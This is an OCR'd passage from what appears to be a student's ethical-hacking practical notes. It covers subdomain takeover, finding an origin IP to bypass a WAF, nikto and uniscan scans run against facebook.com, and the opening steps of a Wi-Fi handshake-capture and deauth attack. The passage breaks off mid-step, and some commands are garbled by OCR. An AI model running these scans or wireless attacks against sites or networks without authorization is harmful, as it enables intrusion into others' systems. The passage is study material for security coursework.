




HTTPStatus.io – Find out 404 on Subdomains.










MXToolbox.com [CNAME Lookup] – Check for Registered CNAME Record.

Here, we have found 2 Subdomains, which are likely to be vulnerable as it uses Amazon AWS Cloudfront Canonical Name and it is 404 Not Found.

In further Exploitation, we can use the subdomain and takeover it using its DNS Records.







404 Not Found


nginx


CASE 3 – Origin IP Lookup to Bypass WAF (Web Application Firewall)


The Origin IP is a private IP Address or the Main Server IP Address on which the Domain's Services are Running.

In this Assessment, we are going to use some Tools available –


Shodan.io – A Shodan Web Security Testing Search Engine









After finding, got a private IP Address redirecting to a Admin Login Dashboard




- **sudo apt-get install nikto**




- **sudo nikto -h**




- **sudo apt-get update**




- **sudo nikto -h http://www.facebook.com/**



- **sudo apt-get install uniscan**



- **sudo uniscan -u http://www.facebook.com/**



Practical No. 6

Aim: Practical on Wireless and Bluetooth Attacks.

To perform Wireless Attacks, we need below Requirements:


Kali Linux (2023 or Latest) Virtual Machine

TP Link Archer AC600 Wireless USB Adapter (Realtek8821AU)

Passwords List containing max 100 Passwords for Attack

Step 1: Installing Drivers for TP Link Wi-fi Adapter

https://github.com/morrownr/8821au-20210708



The Github Repository contains the latest updated Drivers for Wi-fi Adapter to Install in Linux.

Step 2: Configuring Initial Requirements for Wi-fi Monitoring and Gathering

Commands:

sudo su

ip config wlan0 down

iwconfig wlan0 mode monitor


ipconfig wlan0 up

This will Turn on Monitor Mode which is Required for Gathering Wi-fi's BSSID

Step 3: Collecting Target Wi-fi Details, such as BSSID, Channel, ESSID

Commands:


airodump-ng wlan0



Step 4: Using Target Wi-fi's BSSID to Capture Handshake File, required for further Attack.

Commands:


airodump-ng –bssid [copied_bssid] –channel [copied_channel_no] –write [handshake-file-name-to-save] wlan0




Step 5: After finding a Connected Station (device) to the Wi-fi, we will perform De-Auth Attack
